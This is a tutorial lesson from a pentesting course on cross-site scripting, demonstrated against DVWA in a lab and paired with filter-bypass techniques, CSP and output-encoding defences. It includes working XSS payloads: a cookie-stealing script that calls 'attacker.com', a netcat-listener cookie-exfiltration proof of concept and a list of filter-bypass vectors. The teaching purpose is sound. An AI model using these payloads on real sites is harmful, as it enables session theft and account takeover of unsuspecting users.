🟢 Day 14 — XSS Cross Site Scripting
Day 100 — Professional Pentester
14

SQL injection targets the database. Cross-site scripting targets the people. When XSS lands successfully, the browser of every user who visits that page becomes a tool running attacker-controlled code — in the full context of the legitimate website, with all the trust and permissions that entails. Their session cookies. Their keystrokes. Their ability to take actions on the site as themselves.
XSS is consistently among the most frequently reported vulnerabilities in bug bounty programmes. It’s in the OWASP Top 10. And it’s radically misunderstood — many developers think it’s just a popup, and many students think it’s just one thing. Today you’ll understand all three types, why each one works differently, and why the impact goes far beyond any alert box.
The name is confusing. Cross-site scripting sounds like it requires crossing between sites, but that’s not quite right. The “cross-site” refers to the fact that an attacker on one site is able to inject script that executes in the context of a different site — the vulnerable application. The word “scripting” refers to JavaScript — the most powerful capability running inside every browser. When an attacker gets their JavaScript executing on your origin, they get everything that origin is trusted with.
⚖️
Lab context: All XSS demonstrations in this lesson use DVWA running in your isolated lab environment. Injecting scripts into real websites without authorisation violates computer crime laws. In authorised security assessments, XSS is reported to the client with proof-of-concept demonstrating impact — cookie exfiltration in a controlled environment, never against actual users.
How XSS Works — The Core Mechanic
XSS occurs when user-supplied data is included in a web page without proper encoding. The browser receives the page content, encounters what looks like legitimate JavaScript, and executes it — never knowing the script came from an attacker rather than the website’s developers.
The vulnerable pattern — user data rendered directly into HTML without encoding
# What the developer intended (search page):
<p>You searched for: <?php echo $_GET[‘query’]; ?></p>
# With normal input: ?query=laptops
<p>You searched for: laptops</p>
# Browser renders: “You searched for: laptops” ← fine
# With XSS payload: ?query=<script>alert(‘XSS’)</script>
<p>You searched for: <script>alert(‘XSS’)</script></p>
# Browser parses this as HTML containing a script tag
# Executes alert(‘XSS’) — JavaScript now runs in the page
# The fix — HTML encode the output before rendering:
<?php echo htmlspecialchars($_GET[‘query’], ENT_QUOTES, ‘UTF-8’); ?>
# <script> becomes <script> — rendered as text, not executed
The alert() call is purely a proof of concept — the traditional way to confirm script execution. But any JavaScript can run in that position. What matters is that the script runs in the origin of the vulnerable site — which means it has access to everything that origin controls: cookies, localStorage, the DOM, and the ability to make authenticated requests on the user’s behalf.
TYPE 1
Reflected XSS — The URL-Based Attack
Reflected XSS is non-persistent. The payload travels in the HTTP request (usually a URL parameter), gets reflected back in the response, and executes — but only for the user who made that specific request. The attacker can’t target random visitors directly. They have to trick a specific victim into clicking a crafted link.
Reflected XSS — DVWA demo in Burp Repeater
# DVWA → XSS (Reflected) → Security: Low
# The form sends your name as a GET parameter
# Normal request in Burp Repeater
GET /dvwa/vulnerabilities/xss_r/?name=Alice HTTP/1.1
Response: <p>Hello Alice</p>
# XSS test — inject script tag
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert(‘XSS’)</script>
Response: <p>Hello <script>alert(‘XSS’)</script></p>
# Script tag reflected directly → alert fires in browser
# The attack chain for reflected XSS:
1. Attacker crafts URL: https://dvwa/xss_r/?name=<script>…payload…</script>
2. Attacker sends this URL to victim (email, social media, message)
3. Victim clicks the link — their browser sends the request
4. Server reflects the payload back in the response
5. Victim’s browser executes the script in the site’s origin
# Victim never knew the link was malicious
TYPE 2 — HIGHER SEVERITY
Stored XSS — Persistent & More Dangerous
Stored XSS is persistent. The payload is saved in the application’s database — in a comment, a user profile, a forum post, a product review. Every user who views the affected page executes the attacker’s script, with no need to click a crafted link. This is why stored XSS is rated higher severity — the attacker injects once, and potentially every visitor is affected.
Stored XSS — DVWA guestbook demo
# DVWA → XSS (Stored) → Security: Low
# The guestbook form has Name and Message fields
# Messages are stored in the database and shown to all visitors
# Intercept the POST with Burp and inject into the message field
POST /dvwa/vulnerabilities/xss_s/
txtName=Mr+Elite&mtxMessage=<script>alert(‘Stored+XSS’)</script>&btnSign=Sign+Guestbook
# The script is now STORED in the database
# Every user who visits the guestbook page executes the alert
# Persistent until the record is deleted from the database
# Real attack — more impactful payload stored in a comment
mtxMessage=Great+article!<script>
new+Image().src=’https://attacker.com/steal?c=’+document.cookie
</script>
# Every visitor’s session cookie sent to attacker server
# No interaction beyond viewing the page required
# This is why stored XSS on high-traffic pages is critical severity
Reflected XSS
Payload in URL → only affects victim who clicks link. Non-persistent. Requires social engineering to deliver. Usually Medium severity.
Stored XSS
Payload in database → affects every visitor. Persistent. No per-victim delivery needed. Higher severity — especially on admin panels or high-traffic pages.
TYPE 3
DOM-Based XSS — The Invisible Variant
DOM-based XSS is the trickiest variant. Unlike reflected and stored XSS — where the server returns the payload in its response — DOM-based XSS happens entirely in the browser. The server never sees the payload. JavaScript on the page reads data from an attacker-controlled source and writes it to the page unsafely. Server-side WAFs and filters are blind to it.
DOM-based XSS — how it differs from server-side variants
# Vulnerable client-side JavaScript:
var lang = document.location.hash.substring(1); // reads URL hash
document.getElementById(‘lang’).innerHTML = lang; // writes to DOM
# Normal URL: https://target.com/page#English
innerHTML becomes “English” — fine
# XSS URL: https://target.com/page#<img src=x onerror=alert(1)>
innerHTML becomes: <img src=x onerror=alert(1)>
# Browser tries to load img src=”x” → fails → onerror fires
# alert(1) executes — XSS via DOM
# The server never saw the #fragment — it’s client-side only
# Common DOM XSS sources (attacker-controlled inputs):
document.URL / document.location / location.search
location.hash ← fragment never sent to server
document.referrer ← controllable by attacker
window.name ← persists across page navigations
localStorage / sessionStorage ← if seeded with attacker data
# Common DOM XSS sinks (dangerous JavaScript functions):
innerHTML / outerHTML ← parses HTML including scripts
document.write() ← writes directly to document
eval() ← executes arbitrary code
setTimeout(string) ← evaluates string as code
location.href = attacker_input ← javascript: URI injection
Real Impact — Why XSS Is Far More Than a Popup
When students first encounter XSS, they see an alert box and think “so what?” Let me change that perspective. The alert() is proof of arbitrary JavaScript execution. Here’s what arbitrary JavaScript execution in a victim’s browser actually means in practice.
🍪
Session Hijacking
If the session cookie lacks the HttpOnly flag, document.cookie returns it. A single XSS payload can exfiltrate that cookie to an attacker’s server. The attacker replaces their own cookie with the victim’s and is immediately logged in as the victim — no password needed.
⌨️
Keylogging & Credential Capture
JavaScript can listen for keyboard events on the entire page. An XSS payload can silently record every keystroke the victim types — including their password on a login form on the same domain — and send the captured data to an attacker’s server in the background.
🎭
Account Takeover via CSRF
XSS running in the victim’s browser can silently make authenticated requests — change their email, change their password, add a new admin account. Since the requests originate from the victim’s browser with their valid session, same-origin policy doesn’t block them and CSRF tokens are accessible via JavaScript.
📸
Page Content Manipulation & Phishing
XSS can modify the visible content of a legitimate page — replace a login form with a fake one that sends credentials to the attacker, inject fake security alerts, or redirect the user to a phishing page. The attack happens on a URL the victim trusts, making it highly convincing.
📡
Browser as Attack Platform (BeEF Framework)
Advanced XSS can hook the victim’s browser into a Command-and-Control framework (like BeEF — Browser Exploitation Framework). The attacker then has persistent access to the browser — running more complex attacks, scanning the internal network, capturing webcam, extracting browsing history.
Cookie Theft — The Classic XSS Proof of Concept
In an authorised penetration test, the standard way to demonstrate XSS impact without harming real users is to exfiltrate the session cookie to a server you control — typically a netcat listener in your own lab. This proves the vulnerability is exploitable and shows the client exactly what data would be exposed.
Cookie theft PoC — lab environment only (Kali to DVWA, no external traffic)
# Step 1: Start a listener on your Kali machine
nc -lvnp 8888
# Listening on 0.0.0.0:8888 — waiting for connections
# Step 2: Inject cookie-theft payload into DVWA stored XSS
Message: <script>
new Image().src=”http://192.168.56.100:8888/?c=”+document.cookie;
</script>
# 192.168.56.100 = your Kali machine IP
# new Image() makes a GET request without CORS restrictions
# Step 3: Visit the guestbook page (or wait for another user)
# In DVWA, browse to XSS (Stored) page
# Step 4: Check your Kali netcat listener
GET /?c=PHPSESSID=abc123def456; security=low HTTP/1.1
Host: 192.168.56.100:8888
# The session cookie arrived at your listener
# Proof of exploitation — the cookie was exfiltrated
# Why this works even with HttpOnly = false on DVWA?
# DVWA’s security=low doesn’t set HttpOnly on the PHPSESSID
# HttpOnly flag prevents this — test it: set security=high, try again
Basic Filter Bypass — When <script> Is Blocked
Many applications filter obvious XSS patterns — blocking the word “script” or stripping angle brackets. Understanding bypass techniques helps testers find XSS where naive scanners fail, and helps developers understand why blocklist-based filtering doesn’t work as a prevention strategy.
XSS payload alternatives — when the obvious approach is filtered
# Standard payload — blocked by many filters
<script>alert(1)</script>
# Case variation — bypasses case-sensitive filters
<SCRIPT>alert(1)</SCRIPT>
<ScRiPt>alert(1)</sCrIpT>
# Event handler injection — no <script> tag needed
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
<body onload=alert(1)>
<input autofocus onfocus=alert(1)>
# JavaScript URI (in href/src attributes)
<a href=”javascript:alert(1)”>Click me</a>
# HTML encoding bypass
<img src=x onerror=alert(1)>
# Browser decodes HTML entities before executing — a = ‘a’
# Backtick strings (bypasses some quote filters)
<img src=x onerror=alert`1`>
# Why blocklists don’t work: too many variations
# The only reliable fix is output encoding — not input filtering
💡 Why this matters for defenders: Every bypass technique above exists because developers tried to filter bad input rather than encode output. There are effectively infinite ways to represent JavaScript that a browser will execute. Blocklists will always have gaps. Output encoding eliminates the entire class of attack by ensuring user data can never be interpreted as HTML or JavaScript — regardless of how it’s formatted.
Content Security Policy — The Browser-Level Defence
Content Security Policy (CSP) is an HTTP response header that instructs the browser about which scripts it is allowed to execute. A well-configured CSP is the most powerful mitigation layer for XSS because it operates at the browser level — even if an attacker injects a payload, the browser refuses to execute it.
CSP header — checking and understanding what it says
# Check a site’s CSP header
curl -I https://target.com | grep -i “content-security-policy”
# Example strong CSP
Content-Security-Policy: default-src ‘self’; script-src ‘self’ https://trusted-cdn.com; object-src ‘none’
# default-src ‘self’ → only load resources from same origin
# script-src ‘self’ → only execute scripts from same origin
# + trusted-cdn.com → also allow scripts from this CDN
# object-src ‘none’ → block Flash, plugins entirely
# Weak CSP — common misconfigurations
Content-Security-Policy: script-src ‘unsafe-inline’
# ‘unsafe-inline’ allows inline scripts → XSS still works!
Content-Security-Policy: script-src *
# Wildcard allows all origins → attacker hosts script externally
# No CSP header at all → no browser-level restriction → worst case
# Test: curl -I target.com | grep CSP → no output = no CSP
# In a pentest report: missing CSP = low-medium finding
Prevention — Output Encoding by Context
XSS prevention requires encoding user data based on the context in which it will appear. HTML context requires one type of encoding. JavaScript context requires another. URL context requires another. Getting the context wrong — even with encoding — can still result in XSS.
Output encoding by context — what to use where
# ── HTML context — between HTML tags ──────────────────────────
<p>Hello, <?php echo htmlspecialchars($name, ENT_QUOTES); ?></p>
# Converts: < → < > → > ” → " ‘ → '
# <script> becomes <script> — displayed as text, not parsed
# ── JavaScript context — inside a JS string ──────────────────
var user = ‘<?php echo addslashes($user); ?>’;
# Escapes single quotes to prevent string breakout
# Better: use JSON encoding for JS data
var user = <?php echo json_encode($user); ?>;
# ── URL context — in href attributes ─────────────────────────
<a href=”https://example.com/?q=<?php echo urlencode($q); ?>”>
# ── Modern frameworks handle this automatically ──────────────
# React: {userInput} — auto-escaped in JSX, safe by default
# Angular: {{userInput}} — auto-escaped in templates
# Vue: {{userInput}} — auto-escaped
# BUT: dangerouslySetInnerHTML (React) / v-html (Vue) bypasses this
# Never use innerHTML-equivalent features with user data
✓
Output encoding by context — The primary fix. Encode for the specific context (HTML, JS, URL, CSS) where data appears.
✓
HttpOnly cookie flag — Prevents JavaScript from reading session cookies, protecting against the most common XSS impact even when injection occurs.
✓
Content Security Policy — Browser-enforced restriction on script sources. Significantly reduces impact even if injection occurs. Use nonces instead of ‘unsafe-inline’.
✓
Use framework auto-escaping — React, Angular, Vue escape output by default. Avoid raw HTML injection functions unless absolutely necessary.
✗
Don’t rely on input filtering — Blocklists and stripping have too many bypass variants. Fix the output, not the input.
🎯 Day 14 Practical Task — DVWA XSS Lab
📋 DAY 14 CHECKLIST — DVWA Lab Only
1
Confirm Reflected XSS on DVWA (Security: Low)
# Test payloads in Burp Repeater
name=<script>alert(1)</script>
name=<img src=x onerror=alert(2)>
name=<svg onload=alert(3)>
Which payload fires in the browser? Try all three. Note which HTML context each uses.
2
Inject Stored XSS into the Guestbook
Message: <script>alert(‘Stored XSS fires for every visitor!’)</script>
Submit it. Now navigate away and come back — does the alert fire when you reload? Confirm it persists across sessions.
3
Demonstrate cookie theft via Stored XSS
# Terminal 1: start listener
nc -lvnp 8888
# DVWA Guestbook message:
<script>new Image().src=”http://192.168.56.100:8888/?c=”+document.cookie;</script>
Did the cookie arrive in netcat? Screenshot the netcat output — this is your proof-of-concept for any XSS pentest report.
★
Test the HttpOnly flag — change security to Medium
Set DVWA Security Level to Medium. Try the cookie theft payload again. Does document.cookie still return the session cookie? Now check in browser DevTools — does the PHPSESSID cookie have the HttpOnly flag set? This demonstrates exactly why HttpOnly matters.
⭐ BONUS CHALLENGE — DOM-Based XSS in DVWA
Open DVWA → XSS (DOM) module. Look at the URL — it uses a #default= fragment in the URL. View the page source to find where document.location is read and how it’s written to the page. Now craft a URL with an XSS payload in the fragment. Does it fire? Why can’t a WAF see this payload? Share your analysis in Telegram with #Day14Done 🖥️
🖥️
XSS makes sense now — not as a party trick,
but as a genuine user-targeted attack.
You’ve now covered the two most foundational web vulnerabilities: SQL injection (targeting data) and XSS (targeting users). Day 15 covers CSRF and authentication bypass — how attackers trick authenticated users into taking unintended actions, and how broken authentication flows get exploited. The techniques get more sophisticated from here.
Day 15: CSRF & Authentication Bypass →
Frequently Asked Questions — Day 14 XSS Cross Site Scripting
Can XSS affect users even if the site uses HTTPS?
Yes — HTTPS protects data in transit between the browser and server, but XSS is a vulnerability in the application code itself. Once the page is received by the browser, it executes in the browser environment. HTTPS does not affect whether injected JavaScript runs — it only ensures the attacker couldn’t intercept the page as it travelled. An HTTPS site can be just as vulnerable to XSS as an HTTP site.
How is XSS different from CSRF?
XSS injects malicious code that runs in the victim’s browser within the context of the vulnerable site — the attacker controls what the browser does in that context. CSRF tricks the victim’s browser into making an authenticated request to a site where they’re logged in — without injecting code, just exploiting the fact that browsers automatically send cookies with requests. XSS is more powerful (arbitrary code execution), CSRF is more targeted (specific forged actions). Interestingly, XSS can be used to bypass CSRF protections by reading CSRF tokens from the DOM.
How do bug bounty programmes classify XSS severity?
Severity depends on context and impact. Stored XSS on the admin panel: Critical (affects all admins). Stored XSS on a user-visible page: High. Reflected XSS requiring user interaction: Medium. Self-XSS (only affects the attacker’s own account) is generally out of scope or rated Informational. The key factors: who is affected, how many users, is it persistent, and what can the script do in that context (access to admin functions, financial data, PII).
Does React prevent XSS automatically?
React automatically escapes values inserted into JSX — script will be rendered as text, not executed. This makes React relatively safe by default against HTML injection XSS. However, React applications can still be vulnerable through: dangerouslySetInnerHTML (explicitly bypasses escaping), href attributes with user-controlled values (javascript: URI injection), and DOM manipulation via ref.current.innerHTML. Any explicit raw HTML injection in React code is a red flag to look for during code review.
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Educator
XSS is the vulnerability that shifted my thinking about who security testing actually protects. SQL injection is about data. XSS is about people. When you demonstrate cookie theft from a stored XSS payload on a corporate application and show the client exactly what an attacker would do with that session token — that’s when the room goes quiet and the real security conversation begins.